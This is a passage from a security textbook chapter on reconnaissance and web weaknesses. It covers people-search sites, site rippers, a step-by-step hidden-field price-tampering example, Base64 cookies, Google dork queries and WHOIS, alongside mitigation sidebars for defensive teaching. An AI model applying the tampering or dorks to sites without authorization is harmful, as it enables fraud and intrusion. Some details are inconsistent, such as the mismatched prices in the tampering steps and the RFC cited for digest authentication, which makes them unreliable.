


Figure 2-3: The ZabaSearch website

Many sites like ZabaSearch actually have a mapping feature built right in so that the user can map a location to the address, as shown in Figure 2-4.




Figure 2-4: Mapping a location to an address using Google Maps

This type of information just scratches the surface of what can be found on the web. The Privacy Rights Clearinghouse (`www.privacyrights.org`) has a list of providers of personal information. One final site worth discussing is ZoomInfo (`www.zoominfo.com/s/#search/person/1.6.e30%3D`). This site can be used to research job listings, personal information, and company information. Figure 2-5 shows an example of what you can find at this site.

In combination, these sites allow attackers to locate key individuals, potentially identify their home phone numbers, and even create a map to their houses. After doing such research, if you find that a risk does exist, you need to look at the opt-out options in as many sites as possible to limit the risk. You will also want to remove what you can from the organization's website.

When conducting any exercise where this type of information is being reviewed, you should take a hard look at any information provided about key employees on the actual website and also scrutinize what additional information a hacker could potentially glean from social networking sites like Facebook, Snapchat, Instagram, and Tumblr.



Figure 2-5: Finding results on ZoomInfo

IN THE LAB

The risk from information gathering is that valuable information may be uncovered that can be leveraged during some type of attack. You can mitigate these risks by working with management, human resources, and rank-and-file employees. Organizations must be made aware of the dangers of posting too much information on the Internet. It's an open forum that anyone from anywhere can access. In your lab, you can search the sites discussed in this section to see if your organization is leaking too much information. You should also consider finding organizations that use good information-control practices so that your company can use them as a model if improvement is needed.

Dumpster Diving (Electronic)

Although people usually think of dumpster diving in physical terms, you also need to be aware of the potential for electronic dumpster diving, which is the process of looking for obsolete, obscure, or old electronic data. You might be wondering where such information can be found. One place to look is the Internet Archive (`www.archive.org`). The Internet Archive is home to the Wayback Machine. The Wayback Machine contains somewhere around 435 billion web pages that have been archived. The project started in 1996 and is current up to a few months.

To start surfing the Wayback Machine, type in the web address of a site or page where you would like to start, and press Enter. Figure 2-6 shows an example of results using the Wayback Machine. This figure shows a screen capture of the knowthetrade website. Countermeasures for this type of information leakage include defining `robots.txt` so that it doesn't archive web pages and store them for retrieval from the Wayback Machine. You should also look at removing any inappropriate or unnecessary information from the organization's website.




Figure 2-6: An archived web page on the Wayback Machine

At least if information is leaked on the company website, it can be quickly removed, but what if sensitive information is used by insiders or is placed on websites that the organization does not control? There's always the chance that disgruntled employees may leak information on purpose. That's why any good security review will include visiting the darker corners of the Internet. Employees can become disgruntled for various reasons. For instance, layoffs and downsizing, mergers and acquisitions, and outsourcing are events that don't put staff in the best of moods. These events could motivate employees to post information that is potentially damaging to a company. These unhappy individuals are potential sources of information leakage. This information may be posted on a blog, some type of "sucks" domain, or on other sites. Figure 2-7 shows the PayPalSucks.com domain. Although the legality of these domains depends on the type of information provided and their status as noncommercial entities, their existence is something you should be aware of.

Attackers can always find ways to obtain information that may not seem like a problem or issue to the organization. Two good examples of programs that will do this for you are Maltego and FOCA. Maltego is used for open-source intelligence and information gathering. It provides a library of transforms for

discovery of data from open sources. What this means is that you can search for a specific website, a specific name, or a variable such as a phone number, email address, or IP address. The information is displayed in a graph format. You can download Maltego from `www.paterva.com`.



Figure 2-7: The PayPalSucks.com home page

IN THE LAB

The risk from third-party sites is real. One of the first companies to realize this threat was Kmart. A former employee created the website Kmartsucks.com after his departure. Kmart fought to have the site removed but lost the battle on the grounds of free speech. You can mitigate these risks by exploring the web and examining employee blogs and other third-party sites. In your lab, you should explore the ownership of domain names that are close to your own organization or that may contain the word "sucks." As an example, search for the ownership of `www.certificationsucks.com`. Use one of the many WHOIS tools that are available, such as `www.betterwhois.com`. You might want to recommend to management that these sites be acquired and parked so that others cannot use them against the organization.

Another good example is FOCA, which is designed to allow a security professional to mine a website for metadata, URLs, documents published on a website, and the version of software on clients and servers. A website may have published PDFs or Word documents that specify the creator or that may list the version of software used. An attacker can use such information to craft an attack. As an example, malwaretracker (`www.malwaretracker.com/pdfthreat.php`) lists vulnerable versions of PDFs. At the time of writing this chapter, more than ten high-risk exploits were available for PDFs. The attacker may be able to craft an exploit used to gain control of an employee's computer. Documents floating around on a corporate webserver can be very useful to an attacker to determine versions and types of software used.




Figure 2-8: The FOCA interface

Analyzing Web Page Coding

In addition to the information that has been gathered so far via the techniques already discussed in this chapter, more can still be harvested from a website. This requires going through each web page and analyzing the *source code*. You can manually examine each page looking for notable items such as the following:

- Email addresses
- Links to other sites
- Notes or comments
- Hidden fields
- Information that identifies the web applications or programs used
- Enumeration of the structure and design of the site

One way to examine the site in detail is by using a site ripper. Although you could manually crawl the site, a site-ripping tool can speed up the process. *Site rippers* are a good way to make a duplicate of the website that can be stored on your local hard drive. These programs allow you to go through the site one page at a time at your leisure. This way you can examine the HTML code and

look for other fragments of information. For example, a site-ripper application called BlackWidow is shown in Figure 2-9. This software allows you to see displayed HTML code, source code, links, email addresses, and more. You can download BlackWidow from `www.softbytelabs.com`.




Figure 2-9: Source sifting with BlackWidow

Other tools are also available that perform basically the same function as BlackWidow. Three such programs are listed here:

- **Teleport Pro—**A Windows website scanner. This is a site-mapping tool that enables you to rip websites and review them locally.
- **Wget—**A command-line tool for Windows and Unix that downloads the contents of a website. This is an open-source site ripper and duplicator.
- **Website Ripper—**Works with Internet Explorer and displays source code for selected parts of a web page. This tool also displays images, Flash movies, and script files on a web page.

IN THE LAB

The risk from poorly developed web pages is that unauthorized individuals may be able to uncover email addresses, hidden links, vulnerable scripts, and even passwords. You can mitigate these risks by using website rippers and examining the source code of the organization's website. In the lab, you will want to download a trial version of BlackWidow, which you can find at `http://softbytelabs.com/us/downloads.html`. After you have installed it, start the program and enter the URL you want to rip. The process takes a few minutes, but once it is completed you can browse the entire website's structure. Spend some time looking at the source code of each page, and use your notebook to record any findings worth following up.

When examining the source code of a site, look for *hidden fields*. Programmers sometimes use hidden fields, which rely on the assumption of security by obscurity, as a shortcut. A hidden field is a poor coding practice. Although its weaknesses have been known for some time, it still seems to continue. The idea is to place a piece of information inside a web page that cannot normally be seen. Things placed in hidden fields can run the gamut from email addresses to dollar values used to determine the price of an item. Using hidden HTML fields as a sole mechanism for assigning a price or obscuring a value is not a security practice because it can be easily overcome by reviewing the code. Some sites use these hidden value fields to store the price of the product that is passed to the web application. An example pulled from one such site is shown here:

```
<INPUT TYPE=HIDDEN NAME="name" VALUE="Omega Seamaster">
<INPUT TYPE=HIDDEN NAME="price" VALUE="$2495.50">
<INPUT TYPE=HIDDEN NAME="wa" VALUE="1">
<INPUT TYPE=HIDDEN NAME="return" VALUE="http://www.vulnerable_site.com/
cgi-bin/cart.pl?db=Omega.dat&category=&search=watch&method=&begin=
&display=&price=&merchant=">
<INPUT TYPE=HIDDEN NAME="add2" VALUE="1">
<INPUT TYPE=HIDDEN NAME="image" VALUE="http://www.vulnerable_site.com/
images/omega-bond.jpg">
```

If you are examining your organization's website and find one of these fields, you have uncovered a real problem, because it doesn't take much for an attacker to use this to hack the website. An attacker just has to save the web page locally and then modify the amount; the new value will be passed to the web application. If no input validation is performed, the application will accept the new, manipulated value. These three simple steps are shown here. Just remember that this should only be performed on a site that has given you written permission to attempt this hack:

1. Save the page locally and open the source code.
2. Modify the amount and save the page. As an example, change $2495.50 to $1115.50.

   ```
   <INPUT TYPE=HIDDEN NAME="name" VALUE="Omega_Seamaster">
   <INPUT TYPE=HIDDEN NAME="price" VALUE="$2450.50">
   ```

3. Refresh the local HTML page and then click Add to Cart. If successful, the checkout page reflects the new, hacked value of $1115.50.

Another item to watch for is hidden fields that accept negative values. Before you get too excited about this and start to consider making a deposit to your credit card, remember that such tampering would be seen as theft or fraud. The real problem here is that an application should never rely on a web browser to set the price of an item. Even without changing the price, an attacker may just try to feed large amounts of data into the field to see how the application responds. Values from hidden fields, check boxes, select lists, and HTTP headers may be

manipulated by malicious users and used to make web applications misbehave if the design doesn't include proper validation. If you think that there is a shortage of sites with these types of vulnerabilities, think again. A quick search with Google for `"type=hidden name=price"` will return hundreds of hits.

Let's now turn our attention to financial data and job ads. You may be surprised by what can be found there.

IN THE LAB

The risk from hidden fields and browser-generated data is that the server may not validate this information. You can mitigate these risks by making sure that any browser-supplied information is validated. You will also want to remove hidden fields when possible. It's important to remember that you only want the web server to accept known good input. For example, if it is an entry order form, then negative amounts should never be ordered. All known bad input should be rejected. In the lab, you can examine this concept with just a browser, Internet connection, and search engine. Simply Google for `"type=hidden name=price"`. On any page that is returned, look at the source code and for something that looks like this: `<INPUT TYPE="HIDDEN" NAME="Price" VALUE="49.99">`. Use this time to learn to spot vulnerable hidden-field practices. Just remember that without the website owner's permission, all you should do is examine the code. If you find such vulnerabilities in your own organization's site, note your findings and report them to management.

You might be wondering whether this can get any worse; well, yes, it can. An attacker might also look for web applications that allow users to input some type of data like a username or handle. If such input data is not properly sanitized, then a malicious JavaScript code might be used as input. It is possible that the malicious script could then automatically execute when others visit the site. These types of cross-site scripting attacks (XSS) are actually quite common.

Exploiting Website Authentication Methods

Authentication is part of what is commonly known as "triple A." This stands for authentication, authorization, and accountability. An in-depth look at these concepts is beyond the scope of this book; instead, what should concern you here is whether any type of web page authentication has been discovered at this point. Just consider the importance of authentication to the website. If it is being used, it is most likely to protect sensitive areas. There are many different ways to authenticate users. Common authentication types used by websites include the following:

- Basic
- Forms based
- Message digest
- Certificate

Basic authentication uses Base64 encoding and is still in cleartext. As an example, if a malicious individual were to launch some type of man-in-the-middle attack, he could most likely intercept the packet containing the basic authentication packet:

```
Authorization: Basic gADzdBCPSEG1
```

This is a very weak form of encoding, and many tools can be used to compromise it. You can use Google to find programs that will code or decode Base64. URLs for several such sites are provided here:

- `https://www.base64decode.org/`
- `www.opinionatedgeek.com/dotnet/tools/base64decode`
- `www.motobit.com/util/base64-decoder-encoder.asp`

The second type of web authentication up for discussion is forms based. *Forms-based authentication* functions through the use of a cookie that is issued to a client. Once authenticated, the web application generates a *cookie* or session state variable. This stored cookie is then reused on subsequent visits. Because HTTP is a stateless protocol, cookies are needed. Just imagine going to an airline site to book a trip to visit a client's work site. You will be asked a series of questions:

- Where are you flying from?
- Where are you flying to?
- What date do you want to depart?
- What date do you want to return?

To keep track of all this information, the web server must set a cookie. Problems arise with cookies when they are stolen or hijacked. A malicious individual can then use the cookie to spoof the victim at the targeted website. If the attacker can gain physical access to the victim's computer, these tools can be used to steal cookies or to view hidden passwords. You might think that passwords wouldn't be hidden in cookies, but that is not always the case. This is another example of security by obscurity. Cookies that are used with forms authentication or other "remember me" functionalities may store passwords or usernames in cleartext or in a Base64 format. Here's an example:

```
Set-Cookie: UID= dWlrXTataWtlc3Bhc3N3b3JkBQoNCg; expires=Fri, 08-Aug-2014
```

The UID value appears to be random numbers or some type of coding. However, if you run it through any one of the Base64 decoders discussed previously, you will actually end up with `mike:mikesp@ssw0rd`. This should make it clear that it is never a good idea to store usernames and passwords in a cookie, especially in an insecure state. If you want to take a look at some cookies yourself to see what is in them, go to the following sites:

- **Cookie Cleaner—**`http://download.cnet.com/Flash-Cookie-Cleaner/3000-2248_4-10969256.html`
- **Karen's Cookie Viewer—**`www.karenware.com/powertools/ptcookie.asp`

Seeing how weak Base64 is might lead you to wonder if there is a better method, and there is: *message digest authentication*. Message digest uses the MD5 hashing algorithm. Message digest is based on a challenge-response authentication. It uses the username, password, and a nonce value to create an encrypted value that is passed to the server. The nonce value makes it much more resistant to cracking and makes sniffing attacks useless. The message digest process is described in RFC 2716. Think of it as a one-way type of process. A friend once said a hash was like running a pig through a grinder to get sausage. The sausage is not easily reconstituted into a pig. While it was an unusual explanation, it helped me always remember that it's truly one-way! An offshoot of this authentication method is NTLM authentication. This proprietary Microsoft authentication scheme is discussed further in Chapter 7.

Another strong form of authentication is certificate based. Certificate-based authentication is by far the strongest form of authentication discussed so far. When users attempt to authenticate, they present the web server with their certificate. The certificate contains a special type of authentication known as a public key and the signature of the certificate authority. The signature works much like a notary does in real life in that it verifies the authenticity of the signer. The web server must then verify the validity of the certificate's signature and then authenticate the user by using public key cryptography. For more about this concept, see Chapter 7.

IN THE LAB

The risk from cookies is that they may provide too much information. You can mitigate these risks by reducing the number of cookies your system accepts and periodically removing them from the browser cache. In the lab, download and install Cookie Cleaner, available at `http://download.cnet.com/Flash-Cookie-Cleaner/3000-2248_4-10969256.html`**. After you install it, point it to the folder of your browser cache and start looking through existing cookies. If your organization is using cookies on its web server, closely examine what they are and how they are being used. Watch for any cookie that may be used incorrectly for authentication.**

Mining Job Ads and Analyzing Financial Data

Websites aren't the only source of insecurities. The next area of investigation demonstrates other ways information can be leaked to outsiders. Anyone looking to launch a technical attack must understand the technologies and

infrastructure of an organization. Job postings can serve as a starting point to understanding these technologies. Here is an example of what can be found in a job listing:

> *We are seeking a Senior Network Engineer who has excellent troubleshooting skills, is motivated to learn the security trade, can give great customer service, and can perform implementation of various security products, including Cisco, Symantec, Secure Computing, Websense, and SourceFire.*
>
> *An excellent background for this role would include high-level network administration/network support on Microsoft Server based products (Windows 2008, and the deployment of 2012 Server—other needed skills include IIS, SQL Server, Exchange, and ISA).*
>
> *The ideal candidate is organized, creative, pays attention to detail, and is a self starter who requires minimal supervision, works well as part of a team, and is familiar with most of the following network equipment:*
>
> - *Cisco Routers, Switches, Firewalls, and Load Balancers (7500, 6500, PIX)*
> - *Network monitoring systems such as SNORT.*

Now, although this isn't an exhaustive list of everything that the organization uses, it does give a good idea of the types of technologies used. What is clear from this job ad is that the organization is primarily a Windows and Cisco shop. It looks like they are just deploying Windows Server 2012, so there are most likely some older 2008 or 2003 servers left around. This information could possibly aid an attacker when planning his attack.

IN THE LAB

Your organization may be giving too much information in its job advertisements. You can mitigate these risks by reducing the amount of information that is provided and working with management to reduce specific hardware and software details provided. In the lab, you want to check this out by looking at the target organization's job postings. Make a note of your findings and be prepared to explain how this may be a potential risk.

Even if the organization doesn't have jobs listed on its website, there are still other places to look. Check out some of the major Internet job boards. Some of the more popular ones are listed here:

- Careerbuilder.com
- Monster.com
- Dice.com
- TheITJobBoard.com

If you want to continue your electronic dumpster diving, some other notable sites to explore include the various sites that maintain information about the financial health and status of the targeted organization. Organizations that are publicly traded will have financial records at the `www.sec.gov` website. The link on the page that you will want to examine leads to the *Edgar database*, as shown in Figure 2-10.




Figure 2-10: The Edgar database

Take a moment to look over the site and study the information here. The two documents you want to look at closely are the 10-Q and 10-K. These two documents contain yearly and quarterly reports. While interested parties may want to learn what the corporate earnings are for an organization, they might also want to learn which companies were acquired or merged with the parent organization. Whenever there is a merger or one firm acquires another, there is a rush to integrate the two networks, and security might not be the top priority. As discussed earlier in this chapter, the acquired company may be just the target the attacker needs to gain access to the parent corporation. When examining the 10-Q and 10-K, look for entity names that differ from the parent organization. You'll want to record this information and have it ready when you start to research the Internet Assigned Numbers Authority (IANA) and American Registry for Internet Numbers (ARIN) databases.

For UK-based companies, you want to examine the Companies House web page, at `www.companieshouse.gov.uk`. Their role is to incorporate and dissolve limited companies, examine and store company information delivered under the Companies Act and related legislation, and make this information available to the public. Both the Edgar database and Companies House are public sites, but others offer much more information for a fee. Here are two such sites:

- `www.hoovers.com`—Hoover's is a one-stop shop for business information.
- `www.dnb.com`—Dun & Bradstreet is a leading source of information and insight on businesses.

PAY UP OR ELSE!

Although the use of denial of service (DoS) for fun has been on the decline for some years, it is still a powerful tool that can be used for extortion. In the past few years, the number of attacks that use the threat of DoS to request money has risen. The victim is typically contacted and asked for protection money to prevent them from being targeted for DoS. Those who don't pay are targeted for attack. As an example, on a trip last year to the Dutch Antilles, I met the owner of a large online gaming company. During our discussion, I learned that he had been threatened with a massive DoS attack during a key sporting event if he did not pay a sum of $15,000. He believed that it was cheaper to pay than to face the reality of being brought under a DoS for an extended period of time. Another such site, Multibet.com, refused to pay and found itself under a DoS attack for more than 20 days. When the company paid the extortion, the DoS attack was lifted. Companies targeted for attacks have two possible choices: pay up and hope they're not targeted again or install protective measures to negate the damage the DoS may cause.

IN THE LAB

Your organization may be giving too much information to third parties and sites such as Monster.com. You can mitigate these risks by reducing the amount of information that is provided, and by working with HR and others so that they are aware of how information should be limited. If job ads are listed on third-party sites, it is best if they are posted as company-confidential so that the organization is not revealed. In the lab, you want to check this out by looking at any third-party sites the target organization is affiliated with. Just as with earlier discoveries, make note of your findings and be prepared to explain how this may be a potential risk.

Using Google to Mine Sensitive Information

Even Google offers an attacker the ability to gather sensitive information that should not be available to outsiders. By using the advanced operators shown in Table 2.1 in combination with key terms, you can use Google to uncover many pieces of sensitive information that shouldn't be revealed.

Table 2-1: Google Hacking

OPERATOR	DESCRIPTION
Filetype	This operator directs Google to only search within the text of a particular type of file. Example: `filetype:xls`
Inurl	This operator directs Google to only search within the specified URL of a document. Example: `inurl:search-text`
Link	This operator directs Google to search within hyperlinks for a specific term. Example: `link:www.domain.com`
Intitle	This operator directs Google to search for a term within the title of a document. Example: `intitle: "Index of..."`

To see how this feature works, you could enter the following phrase into Google:

```
allinurl:tsweb/default.htm
```

This query searches in a URL for the `tsweb/default.htm` string. TSWEB is an optional component of Internet Information Services (IIS) that allows remote desktop web connectivity. One search found more than 50 sites that had the `tsweb/default` folder. This type of information can be used by an attacker to attempt to gain some type of logical access.

IN THE LAB

The risk here is that an attacker may use Google to gather and display information that should not be made public. You can mitigate these risks by making sure that no such leaks are occurring at your organization and that the individuals responsible for the web server and its content are aware of such problems. In the lab, you can check for such problems with just a browser and an Internet connection. The Google Hacking database (`www.exploit-db.com/google-dorks`) is the best place to start. Use this site to search your site for offending material; you may also want to search some others to provide management with examples of the types of leakages that occur, their impact, and suggestions on how to address the problem. If you are doing this from a noncorporate lab, this is a good time to get hands-on skills that you can later demonstrate to employers.

Exploring Domain Ownership

The final part of this chapter looks at Internet domain ownership and how to find who owns a specific website. This is something that an attacker might want to establish and something an owner might want to disguise. There are a variety of ways that someone can identify an organization's IP address and type of web server and the web server's location. Begin by considering the structure of the Internet.

The Internet began back in 1969, and what was then just a small collection of networks has evolved into the Internet we know today. The Internet Society governs the Internet. This nonprofit group was established in 1992 to control the policies and procedures that define how the Internet functions. One of these control authorities is the *Internet Assigned Numbers Authority* (IANA). IANA is responsible for preserving the central coordinating functions of the global Internet for the public good. IANA also globally manages domain names and addresses. IANA works closely with the Internet Engineering Task Force (IETF) on specific Request for Comments (RFCs) and high-level protocols such as IP.

IANA can serve as a good starting point to find out more information about domain ownership. Figure 2-11 shows the IANA home page. To find more information about domain ownership, start with the generic top-level domains link. This is where you can find more WHOIS information.



Figure 2-11: IANA home page

IN THE LAB

The risk here is that individuals may obtain names, phone numbers, or other information about domain ownership that you would rather not provide. You can mitigate these risks by using a domain registration proxy. This allows you to mask the true owner's identity. In the lab, you want to look at your own organization's information to see what is revealed and explore how domain proxies work. A good place to start is at `http://domainsbyproxy.com`. Both this and the IANA site can provide more information about how this process works.

WHOIS

WHOIS databases are tools that enable you to query the information an organization entered when they registered their domain. WHOIS can typically be queried by either domain name or IP. All the information found on the IANA site is searched by domain address. When reviewing the WHOIS database in a lab scenario, you should be looking for information exposure. Internet Corporation for Assigned Names and Numbers (ICANN) regulations require all domain holders to submit WHOIS information. The information available includes the registrant, administration, billing, and technical contact information. A non-security-minded person will probably place far too much information in the WHOIS records, superfluous information that can be used by a potential attacker. However, on the opposite side of the spectrum, a security-savvy individual may script a very well-spoofed entry that might actually mislead or distract an attacker.

Here you look at what is required to obtain a WHOIS record using IANA as your starting point. The target of investigation in this example is the `SMU.edu` domain:

1. Begin by proceeding to the top-level domain page at the IANA site. At this point, you will see a list of the various top-level domains, including the following:
   - The `.aero` domain
   - The `.asia` domain
   - The `.biz` domain
   - The `.cat` domain
   - The `.com` domain
   - The `.coop` domain
   - The `.info` domain
   - The `.jobs` domain
   - The `.mobi` domain
   - The `.museum` domain
   - The `.name` domain
   - The `.net` domain
   - The `.org` domain
   - The `.pro` domain
   - The `.tel` domain
   - The `.travel` domain

- The `.gov` domain
- The `.edu` domain
- The `.mil` domain
- The `.int` domain

Notice that after each domain listing, an entity is identified that accredits or registers organizations that use that particular domain extension. For example, the `.edu` domains are registered through Educause.

2. Proceed to `Educause.edu` and pull down About Us. Click on `edu.home` and then click the WHOIS link. Figure 2-12 shows the returned page.

